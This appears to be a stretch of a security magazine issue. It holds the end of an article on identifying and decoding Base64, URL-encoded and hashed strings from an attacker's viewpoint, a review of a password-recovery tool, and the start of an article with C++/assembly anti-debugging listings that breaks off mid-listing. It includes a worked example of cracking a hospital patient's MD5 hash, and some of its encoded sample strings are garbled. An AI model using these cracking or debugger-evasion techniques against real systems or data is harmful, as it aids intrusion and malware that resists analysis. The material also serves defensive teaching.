The Base64 [3] char code implements the char-set CH:[A-Z,a-z,0-9,symbols] used for the first time in the *Privacy Enhanced Electronic Mail* (PEM) protocol [4] during 1987.

The algorithm divides the given file into groups of 6 bit (values from 0 to 63) and then translates them into ASCII following the Figure 1. This coding technique increase the data's

## WHAT YOU WILL LEARN...

The String Decoding Process.

## WHAT YOU SHOULD KNOW...

Codes and Strings.



size (about 33%) because each 3 bytes become substituted with 4 chars. The following aphorism by Albert Einstein: *I am enough of an artist to draw freely upon my imagination. Imagination is more important than knowledge. Knowledge is limited. Imagination en- circles the world,* becomes `B1bm91Z2ggb2YgYW4gYXJ0aXN0IHRvIGRyYXcgZnJlZGdLiBLbm93bGVkZ2UgaXMgbGltXRlZC4gSW1hZ2luYXRpb24gZW5jaXJjbGVzIHRoZSB3b3JsZC4NCg0K` which is longer than the original sentence. Historically this char code has been used on the web, in order to aggregate the long HTTP requests in a longer but compact URL string unreadable by human eyes. Also many applications need to encode binary data, like for example hidden web form fields or plain text file streams, to compact the data flow. As the reader may see from Figure 1, the Base64 char code include some illegal characters for URL, like for example binary: 111111 (ASCII "/"), for this reason often Base64 is never used without the URL encoding technique which transforms some illegal URL chars into something legal called percent-encoded char-set. Due to this overhead exist different type of Base64 char-set: B64 for URL, B64 for regexps and B64 for filename which uses the char "." instead of "/".

## Percent Encoding

World Wide Web uses a particular char-set divided into allowed chars and not allowed chars. Everything not allowed needs to be converted in something allowed. Percent Encoding is the way to convert chars through these two char-sets. Percent Encoding (also known as URL-Encoding) takes a general char-set and process an allowed one to be forwarded through HTTP. The process converts the reserved char to its ASCII corresponding value and then representing that value as a pair of hexadecimal digits.

For example the reserved character "/", used in the *path* component of each

URI, is the separator between the path segments. The given character translated into Percent Encoding becomes three characters "%2F" or "%2f".

According to the URL encoding standard [RFC 3986] the reserved characters are translated into (following Figure 2) { %21 %2A %27 %28 %29 %3B %3A %40 %26 %3D %2B %24 %2C %2F %3F %25 %23 %5B %5D }. This char code is pretty easy to use by web developers, each *web language* such: javascript, PHP and ASP, offers a built-in function. For example JavaScript has the `encodeURIComponent()` function, PHP the `rawurlencode()` function and ASP uses `Server.URLEncode()` function. [5] Learning this Char-set by heart will allow the attacker to make a clear

distinction between URL-Encoding and Hexadecimal one, speeding up his hack process.

## Hashing

*Message Digest Algorithm* and *Secure Hash Algorithm* are something different from coding. They can be considered as a char code but they are mostly used such as cryptographic hashing functions. Often passwords and sensible applications' data are stored using these techniques because nobody should decode the strings [6]. The main example is the password's list stored in a database. None needs to know the original string, the system needs to evaluate if the original string is equals to the stored one without

Binary	ASCII	Binary	ASCII	Binary	ASCII	Binary	ASCII
000000	A	010000	Q	100000	g	110000	w
000001	B	010001	R	100001	h	110001	x
000010	C	010010	S	100010	i	110010	y
000011	D	010011	T	100011	j	110011	z
000100	E	010100	U	100100	k	110100	0
000101	F	010101	V	100101	l	110101	1
000110	G	010110	W	100110	m	110110	2
000111	H	010111	X	100111	n	110111	3
001000	I	011000	Y	101000	o	111000	4
001001	J	011001	Z	101001	p	111001	5
001010	K	011010	a	101010	q	111010	6
001011	L	011011	b	101011	r	111011	7
001100	M	011100	c	101100	s	111100	8
001101	N	011101	d	101101	t	111101	9
001110	O	011110	e	101110	u	111110	+
001111	P	011111	f	101111	v	111111	/

Figure 1. Base64 conversion table

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	-	_	.	~												

Figure 2. URL Encoding: allowed charset

!	*	'	(	)	;	:	@	&	=	+	\$	,	/	?	%	#	[	]
---	---	---	---	---	---	---	---	---	---	---	----	---	---	---	---	---	---	---

Figure 3. URL Encoding: not allowed charset

# DEFENSE

knowing the meaning. Both algorithms use hexadecimal char set (0..9, a..f; the case does not matter) and make a kind of *string summary*. While MD2/4/5 process a variable-length message into a fixed-length output of 32 characters, SHA 0-1 process a variable message-length into 40 characters and SHA2 into one of 64. SHA has been assumed as more secure than MD5, not only

for the longest output length but for the algorithm type, which try to prevent collisions. Any how the most used hash on the net is MD5, unfortunately much easier to compromise especially if the user chooses a dictionary's word. An important difference has been introduced by the salted hashes, also implemented on Unix access control system, which increase the hashing

hardiness adding a fixed word to the original text. In this scenario the possible dictionary attack needs to become bigger then bigger. Considering the plain text as *hakin9* and the salt as *cake*, the function that codes the text might be something similar to MD5(MD5(*hakin9*):*cake*) which means MD5(5700d720e1c8f9af6929d05b02f4e7c6:cake) thus *15c3a9c462f4e416e8c1a49df5747842*. The




Figure 4. Finding the right way

word *hakin9* might be present in some dictionary, but the probability that words like *5700d720e1c8f9af6929d05b02f4e7c6:cake* are presented in a dictionary is very low. Often it is useful analyzing how the hash files are stored. For example the Unix hashes are presented in a file with the following structure:

```
$uid:$salt:$password
```

During the analysis time recognizing this file structure is useful to understand which hash has been used from the system.

## NT-LM

NT-Lan Manager [7] hash is one of the format that Microsoft Windows uses to store the user passwords. A NT password itself uses a strong hashing algorithm, but due to backward compatibility it must store the same password in two different places. As the weakly link in a chain, LM compromise all the system. In fact LM makes two giant errors:

- Keeping only 14 characters long password. If the users choose a short password, LM appends 'n' null characters until the length becomes 14, reducing the drastically the attack's dictionary.
- Putting all the characters in uppercase before running the encryption algorithm, again reducing drastically the attack's dictionary.

Each 14 characters password is splitted into two 7 character parts, each encrypted separately. Along with a predictable parity value, the results are hashed, concatenated and stored. The paper doesn't want to describe the (in)security of this hash but wants to provide an easy way to recognize it. The attacker probably finds the hashed string in a format like this:

```
username:random:LM:NT::::
```

The only possible way to recognize this hash at first eye is to look at the file's structure, in fact NT-LM uses 32 characters coded in hexadecimal like MD5 does.

## How to Find the Right Way

Often attackers know how to grab the char coded strings, like passwords, personal data and important program parameters, but they don't recognize which algorithm has been used to code the strings. Trying different kind of tools to break strings, like for example *John the Ripper*, *Cain&Abel* and so forth, is very time consuming. The following Figure 4 shows how to speed up the whole process with the most common coding algorithms.

As first step attacker has to look at the char-set. The char-set is the most significant variable to understand which char code has been grabbed, on one hand if he sees "&" or "=" chars, he guesses to have grabbed HTML or B64 encoded string. On the other hand if attacker finds hexadecimal chars only, he needs to investigate further looking at known pattern, like for example UNIX or Microsoft LM or NTLM file pattern. Finally if he found no known patterns the last chance is to look at the string's length. This step may appear quite rude, but it is the only way to guess the right leaf on the Figure 4's tree. One of the best tool to play with, understanding how these character codes work and how they can be combined together is Hackvector

[2]. This tool offers plenty different ways to encode and to decode a string; historically it has been used to create some of the famous attack vectors used in spread web-attacks, but through its great decode section, the reader may use it to decode lots of different codes while he's not sure on the encoding algorithm. Hackvector is an online php page powered by Businessinfo, divided into 3 main zones (Figure 5). Two text areas in the middle of the page are used as input and output. A top zone called *Tags available* allows the user to choose what operation wants to perform. Changing the combo-box content, the user may select from a wide range of operations what he wanna do and automatically the yellow tags change. The user puts his strings on the left text area then selects the operation to perform and pressing the *convert* button the page realizes the operation, putting the result on the output text area. Said that, let's try with the first example. The attacker grabs the following string from (see Figure 4) an online form: *bWFyY28udGVzQGdtYWVsLmNvbQ==*. Following the Figure 4 the attacker discovers that a Base64 decoder is needed to decode this string. Typing the grabbed string




Figure 5. Hackvector

```
JTNDcGFzc3dvcmQlM0QlMjJUJTNBaGFraW45JTNBVCUyMiUzRQ==|
```

Figure 6. Code

on the left frame of Hackvertor, and using the `d_base64` functionality, the attacker discovers the original string: `marco.tel@gmail.com`. The showed example was pretty easy, but do not forget that it is possible to combine the encoding techniques in different ways. Let's try with a harder string. The attacker grabbed the following string (Figure 6).

Following the Figure 4 the attacker knows that this string is a fully hexadecimal string with no known patterns. As first step he decides to decode the string through Hackvertor's `hex_decoder` function, obtaining another string like the following one:

```
JTNDcGFZc3dvcmlM0Q1MjJUNBaGFraW45J
TNBVCUyMiUzRQ==
```

Looks like a Base64 string so he decides to decode, the previous decoded string, with the `base64` decoder obtaining another string like that:

```
%3Cpassword%3D%22T%3Ahakin9%3AT%22
%3E
```

As Figure 4 suggests, the attacker sees some ASCII characters and some `%number` chars: it is probably a URL char code.

Finally, using the Hackvertor's URL decoder function, he comes out with the original string: `!password="T:hakin9:T"?`. Another great example may be the following string grabbed from an hospital web-service containing the patient's personal data. The string grabbed was the following one:

```
YWM2MThiODhmNmNkODA4ZDk1ZmEzN2NiYTA2Y
WU1ZTA%3D
```

The attacker recognize the character `%3D` which means "=" in URL char code, for this reason he deduced that the previous string was:

```
YWM2MThiODhmNmNkODA4ZDk1ZmEzN2NiYTA2Y
WU1ZTA=
```

Due to the end of the string the attacker understood the next encoding step: `base64`. Decoding this string through a `B64` decoder the attacker obtained

```
ac618b88f6cd808d95fa37cba06ae5e0
```

Following the Figure 4: a fully hexadecimal string, no known patterns and 32 chars he came out with MD5 hash. So he decided to break it using a bruteforcer, like for example `john the ripper`. After some significant computational time the attacker found the personal patient's data. Following this neat path, the attacker doesn't need to try other naive tools to understand which is the right way to decode the string. After some practice the attackers learn some little tips and tricks speeding up their work.

Hackvertor has another important feature named `auto decode repeat number`. Applying this function to strings, it tries a *number* of times to decode them using all the possible owned decoders. This function is particularly interesting when the string results general; without particular characters that makes the attacker able to differentiate the illustrated char codes. The following Figure (Figure 6), shows a string *This is a difficult string* encoded through `Base64` and hexadecimal divided by ";". As the reader may see

the result set is pretty different from any showed schema. For this reason the string seems to be impossible to decode. In this situations the `auto decode` function is the last chance for hackers. Using this function means, like is showed in Figure 7, to select from the `decode` section `auto decode` or `auto decode number tag`, followed by pressing the `convert` button. Hackvertor performs the entire hard work coming out with the plain text string.

## Conclusion

This paper shows how to increase the efficiency to the string hacking process. Strings are very important for the hacking world; passwords, personal data, software's serials and software's licenses are strings. Often these strings are encoded to increase the security of the system. Attackers know how to grab these strings, like for example an SQL injection on a web page or a software reverse engineering on an expensive software, but too many times the attackers don't know how to decode the grabbed strings. This paper offers a short and intuitive way to understand which character code has been used to encrypt the hidden information. Figure 4 represents the main steps to follow discovering what encoding algorithm the developer used. The paper presents 3 easy and intuitive examples which carry the reader through simple thoughts on encoding techniques, starting the attackers' coding experience.

## References

- [1] FaceBook Privacy Bug, <http://www.msnbc.msn.com/id/23785561/>
- [2] Hackvertor, <http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php>
- [3] RFC 3548, <http://www.faqs.org/rfcs/rfc3548.html>
- [4] RFC 989, <http://www.isi.edu/in-notes/rfc989.txt>
- [5] URL Encoding Examples and Engines, [http://www.w3schools.com/TAGS/ref\\_urlencode.asp](http://www.w3schools.com/TAGS/ref_urlencode.asp)
- [6] Hashing, [http://en.wikipedia.org/wiki/Hash\\_table](http://en.wikipedia.org/wiki/Hash_table)
- [7] NTLM, <http://msdn.microsoft.com/en-us/library/aa378749.aspx>

## Marco Ramilli

Marco Ramilli is a PhD student in „Computer Science Security“ at University of Bologna, Italy. He received his Master in 2008 from university of Bologna, Italy. He was a visiting research scientist at University of California at Davis, where he worked with prof. Matt Bishop in Electronic Voting Machine Security. His research interests are in the field of electronic voting systems' Ssecurity, new system administration paradigms and anti blog spamming techniques. He taught security classes in several institutes included „School of Police“ and „University of Rome: La Sapienza“. He is currently working in the field of security and penetration testing analysis in national and international projects. Marco Ramilli is member of the IEEE. [marco.ramilli@unibo.it](mailto:marco.ramilli@unibo.it)

# Passware Kit Forensic 9.5

Passware Kit Forensic is described as the complete forensic discovery solution, and able to find all password protected files on a machine and start to even BitLocker. With over 180 different file types covered for password recovery, version 9.5 now also offers BitLocker decryption and recovery of PGP archives and virtual disks.

## 1st Test

First thing was to run a scan on my machine to see what it could find. 86GB total space with 55GB of it in use. 174,783 files on there with 122 files that are protected. It only took 60 minutes to complete this scan (which isn't the 4,000 per minute, which an average pc can achieve according to the website, actual speed 2916 files per minute).

Once the scan was completed you are provided the following: Filename, Folder location, Recovery options, File Type, Document Type (program version), Protection Flags, Date Modified, File Size, MD5 of the file.

You are also given a complete scan log, which itemizes everything and the files that were actually skipped.

The recovery options column provides details on what the actual recovery process would be for that particular file. By clicking on the actual file, you are provided the option in the left hand column to start the recovery process. Once you click on this option, you are then provided with three further options of Running a Wizard, Use Predefined Settings (use default settings) or Advanced where you can specify customized settings purely for this file. By starting the Wizard you are requested to try and provide any information that you may have concerning the password itself. By selecting Advanced,

you can tailor the attack for this file using the available options. Basic Attacks – Dictionary, Xieve, Brute Force, Known Password/Part, Previous Passwords Modifiers – Change Casing, Reverse Password, Combine Attacks - Join Attacks, Append Attacks Whilst attacks are running, you are given an estimated time for decryption, ranging from months to minutes.

## 2nd Test

You are given the option to create a portable version for those times when you can't install anything to a machine. This creates all the necessary files into a folder that you have specified. You can then copy this folder to a usb stick, or burn it to a cd/dvd.

Once it was transferred onto the usb stick, I tried the scanning process on my laptop again, and I did notice that the scanning was noticeably slower this time round. But I still think this is an excellent feature, and it will be staying on my utilities stick. There is no difference in the actual program between the version installed onto a hard drive and a version installed onto a USB stick.

## 3rd Test

You are also given the ability to create a bootable cd for password resetting for Windows 2000, Windows XP and Windows Server 2003, as well as for Windows 7, Vista, and Server 2008 so long as you have the respective setup cd for the operating system. You are given the opportunity to install the respective SCSI or RAID drivers if required at time of creation. I was able to reset the password for all the accounts that were available on my laptop, not just the administrator.

## Extra Information

You are able to utilize multicore cpu's and nVidia GPU's to speed up the decryption process, (upto 3,500 times) as well as being able to use Tableau TCC Hardware accelerators (upto 25 times faster). You are also given 20 credits for Passware's online decryption service for Microsoft Word and Excel documents. In demo version you are given a preview of the file regardless of the password length, and the 20 credits give not only a preview, but they allow to save the fully decrypted files. There are some limitations which you need to check out on the website. <http://www.lostpassword.com/online-mode.htm>

Every IT department should have a copy of this somewhere, the amount of times I have had calls where someone has left the company, and the machine has been handed in, only for us to find that the pst file is password protected or there is a password protected zip file that could contain company information all you need to do is fire this tool up and very quickly you are likely to have access to the files. I think it will pay for itself the first time you need it, especially when you have a manager screaming I need the data now!!

**Url:** <http://www.lostpassword.com/kit-forensic.htm>

**Cost:** \$795 (includes 1 year of updates, after which it is \$195 per year)

**Tested on:** Gateway Laptop Pentium M 1.73Ghz 1GB Ram, Windows XP SP2



MAREK ZMYSŁOWSKI

# Detecting Debuggers

Difficulty



Know your enemy. The more you know about your enemy, the more effectively you can fight him and protect from him. But this rule works in both directions. Not only do security specialists try to know about malicious code but also bad guys try to protect and hide from them.

In the world of Internet many kinds of malicious software create havoc – Trojan horses, worms, viruses. Security specialists stand in a fight to neutralize and stop these programs. They are trying to understand how this software works. They are using all kinds of specialized and very powerful software which gives them many capabilities. IDA Pro is one such program which provides extensive functionality for software analysis and debugging. But malicious software doesn't give up. There are many methods used to detect and hide against this kind of analysis. This article presents how a process can detect if it is actually being debugged. Hiding and obfuscation are different problems and will not be described herein. This article wasn't written to help malicious software programmers but to show what methods they use. If we know these methods we can better discover these kind of software instances. Methods described herein are categorized in four groups depending on how they work and what mechanisms they use.

All examples were compiled in Microsoft Visual Studio 2008 Express Edition in Windows XP SP2 operating system. The following debuggers were used: OllyDbg version 1.10 and IDA Pro version 5.2.0.

## Methods using information about a process

These methods are based on information about the process itself. Special functions and variables

exist that can directly inform you if a process is being debugged.

### Function `IsDebuggerPresent`

This is the easiest way to check if a program is being debugged – just ask the system. Function returns 1 if the process is connected to a debugger or 0 if it isn't. Listing 1 shows a fragment of code that uses this function.

### Reading variable `BeingDebugged` from the PEB structure of the process

This method uses a similar mechanism as the previous one. However, the system function isn't called directly but the special variable in the PEB (*process environment block*) structure is checked. The PEB structure describes processes in many ways. It is always stored under the same address `fs:[30h]` for each process. `BeingDebugged` is one of its fields. Value 1 means that process is connected to the debugger. Listing 2 shows a fragment of the code, which can be used to check this field. The inline assembly fragment simplifies the code.

### Function `CheckRemoteDebuggerPresent`

This function checks if the process is connected to a remote debugger. The word *remote* is understood by Microsoft as a separate process which doesn't necessarily have to work on a remote machine. This function is recommended by Microsoft on the MSDN website as an alternative

## WHAT YOU WILL LEARN...

What methods and mechanisms can a process use to check if it is being debugged

How to implement these mechanisms

## WHAT SHOULD YOU KNOW...

Basic programming skills in C++ and assembly language

How to use Visual Studio C++, OllyDbg, IDA Pro

How to use Windows API

Basic knowledge about exceptions in Microsoft Windows OSs

to the two methods presented earlier. The main reason for this is the unsure future of the `PEB` structure. In the next release of Windows this structure may not exist. Listing 3 shows how to use the `CheckRemoteDebuggerPresent` function.

## Function NtQueryInformationProcess

This function allows a user to get different information about the process. In this case the function can be used similar to the `CheckRemoteDebuggerPresent` function, which checks for the presence of a debugger. To use this function one needs to set the `ProcessInformationClass` function parameter to the value `ProcessDebugPort` (0x07). Because the `NtQueryInformationProcess` function isn't accessible by Windows API, its address needs to be retrieved directly from the `ntdll.dll` file. If the function executes correctly and the `ProcessInformation` parameter value is set to -1, the process is being debugged. Listing 4 shows function code which uses this function and returns `true` if the process is being debugged or `false` if the process isn't being debugged.

## Reading the NtGlobalFlag value from the PEB structure of the process

The `PEB` structure isn't described 100% on the official MSDN website. Some information is omitted. That is why I advise to visit the page with undocumented functions and structures of the Microsoft Windows system. This site can be found at <http://undocumented.ntinternals.net/>. Further detail about the `PEB` can be found on this site.

`NtGlobalFlag` is a field, which defines how the working process has to behave. This flag is set to 0 during normal program execution (program isn't debugged). In other cases the value can be set to the following:

```
FLG_HEAP_ENABLE_TAIL_CHECK (0x10),
FLG_HEAP_ENABLE_FREE_CHECK (0x20),
FLG_HEAP_VALIDATE_PARAMETERS (0x40).
```

Listing 5 shows how to check which flags were set.

**Listing 1.** Using the function `IsDebuggerPresent`

```
if(IsDebuggerPresent())
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 2.** Reading the `BeginDebugged` variable from the `PEB` structure of the process

```
char IsDbgPresent = 0;
__asm
{
 mov eax, fs:[30h] // PEB structure address
 mov al, [eax + 02h] // BeginDebugged variable address
 mov IsDbgPresent, al
}
if(IsDbgPresent)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 3.** Using the `CheckRemoteDebuggerPresent` function

```
BOOL IsRemoteDbgPresent = FALSE;
CheckRemoteDebuggerPresent(GetCurrentProcess(), &IsRemoteDbgPresent);
if(IsRemoteDbgPresent)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 4.** Using the `NtQueryInformationProcess` function

```
//
// Function NtQueryInformationProcessTest
// Return: true - if debugger exists; false - if debugger does not exist;
//
bool NtQueryInformationProcessTest()
{
 typedef NTSTATUS (WINAPI *pNtQueryInformationProcess)
 (HANDLE, ULONG, PVOID, ULONG, PULONG);
 HANDLE hDebugObject = NULL;
 NTSTATUS Status;
 // Getting function address
 pNtQueryInformationProcess NtQueryInformationProcess = (pNtQueryInformationProcess)
 GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtQueryInformationProcess");
 Status = NtQueryInformationProcess(GetCurrentProcess(), 7, &hDebugObject, 4,
 NULL);
 if(Status == 0x00000000 && hDebugObject == (HANDLE)-1)
 return true;
 else
 return false;
}
```

**Listing 5.** Reading the NtGlobalFlag field from the PEB structure of the process

```
unsigned long NtGlobalFlags = 0;
__asm
{
 mov eax, fs:[30h]
 mov eax, [eax + 68h]
 mov NtGlobalFlags, eax
}
if(NtGlobalFlags & 0x70)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 6.** Reading the HeapFlags value from the PEB.ProcessHeap structure of the process

```
unsigned long HeapFlags = 0;
__asm
{
 mov eax, fs:[30h] // PEB structure address
 mov eax, [eax+18h] // ProcessHeap structure address
 mov eax, [eax+0Ch] // HeapFlags field address
 mov HeapFlags, eax
}
if(HeapFlags & 0x20)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 7.** Reading the HeapFlags value from the PEB.ProcessHeap structure of the process

```
unsigned long ForceFlags = 0;
__asm
{
 mov eax, fs:[30h] //Adres struktury PEB
 mov eax, [eax+18h] //Adres struktury Heap
 mov eax, [eax+10h] //Adres pola ForceFlags
 mov ForceFlags, eax
}
if(ForceFlags)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 8.** The new exception handler

```
EXCEPTION_DISPOSITION __cdecl
exceptionhandler (struct _EXCEPTION_RECORD *ExceptionRecord, void * EstablisherFrame,
 struct _CONTEXT *ContextRecord, void * DispatcherContext)
{
 ContextRecord->Eip = *((DWORD *)EstablisherFrame)+2;
 ContextRecord->Ebp = *((DWORD *)EstablisherFrame)+3;
 return ExceptionContinueExecution;
}
```



The value 0x70 presented in the conditional statement is a bit sum of following flags: (FLG\_HEAP\_ENABLE\_TAIL\_CHECK | FLG\_HEAP\_ENABLE\_FREE\_CHECK | FLG\_HEAP\_VALIDATE\_PARAMETERS ).

## Reading the HeapFlags value from the PEB.ProcessHeap structure of the process

ProcessHeap is another structure, that isn't described on the MSDN website. It is used for describing the heap of the process and its behavior. That is why the debugged process needs to set a different value inside the ProcessHeap structure than normally. So the HeapFlags field value needs to be checked. It is set to 0x20 (HEAP\_GROWABLE) when the process is running normally. When the process is ran by the debugger, two more flags are set:

```
HEAP_TAIL_CHECKING_ENABLED (0x20)
HEAP_FREE_CHECKING_ENABLED (0x40).
```

The typical value of the HeapFlags field is 0x50000062 but it depends on the NtGlobalFlag field value. Listing 6 shows how to use that field.

## Reading the ForceFlags value from the PEB.ProcessHeap structure of the process

The value of this field is also used to control the heap behavior. The value 0 means that the process isn't being debugged. Any other value (usually 0x40000060) means that the process is being debugged. Listing 7 shows how to use this method.

## Breakpoint methods

*Breakpoint:* is a signal sent to a debugger. It informs the debugger to freeze the current process in at particular point. The program goes to debug mode. This mode doesn't exit the program but instead it allows it to resolve it in any moment.

Breakpoints are the basic elements of debuggers. That is why they are a powerful weapon in their detection.

## INT 3

This interrupt is used by debuggers to set software breakpoint. The debugger sets this

interrupt in place where a program needs to be stopped. The interrupt opcode (0xcc) is put instead of the original instruction. The execution of this instruction causes an exception which is processed by the debugger. When the exception handler is exited, the process execution continues. To detect the debugger the following steps are needed. First, the exception handler needs to be replaced. Then INT3 opcode needs

to be executed. If the replaced exception handler was not executed, then the exception was handled by the debugger. Listing 8 shows code of the new exception handler. This handler sets the old stack frame and the point where the program needs to be continued. Listing 9 shows the code which sets the new exception handler. The handler requires an address pointing to the location where the program

**Listing 9.** Fragment of the code that sets the new exception handler and runs the interrupt opcode

```
unsigned long Int3Value = 0;
__asm
{
 push ebp // Stack frame address
 push offset end // Address of point where program continues its execution
 push exceptionhandler
 push fs:[0]
 mov fs:[0], esp
 int 3
 mov Int3Value, 1
end:
 mov eax, [esp]
 mov fs:[0], eax
 add esp, 16
}
if(Int3Value)
{
 cout << " - Debugger was found\n";
}
else
{
 cout << " - Debugger was not found\n";
}
```

**Listing 10.** The code that sets the new exception handler and launches the Ice breakpoint

```
unsigned long IceBreakValue = 0;
__asm
{
 push ebp // Stack frame address
 push offset end // Address of point where program continues its execution
 push exceptionhandler
 push fs:[0]
 mov fs:[0], esp
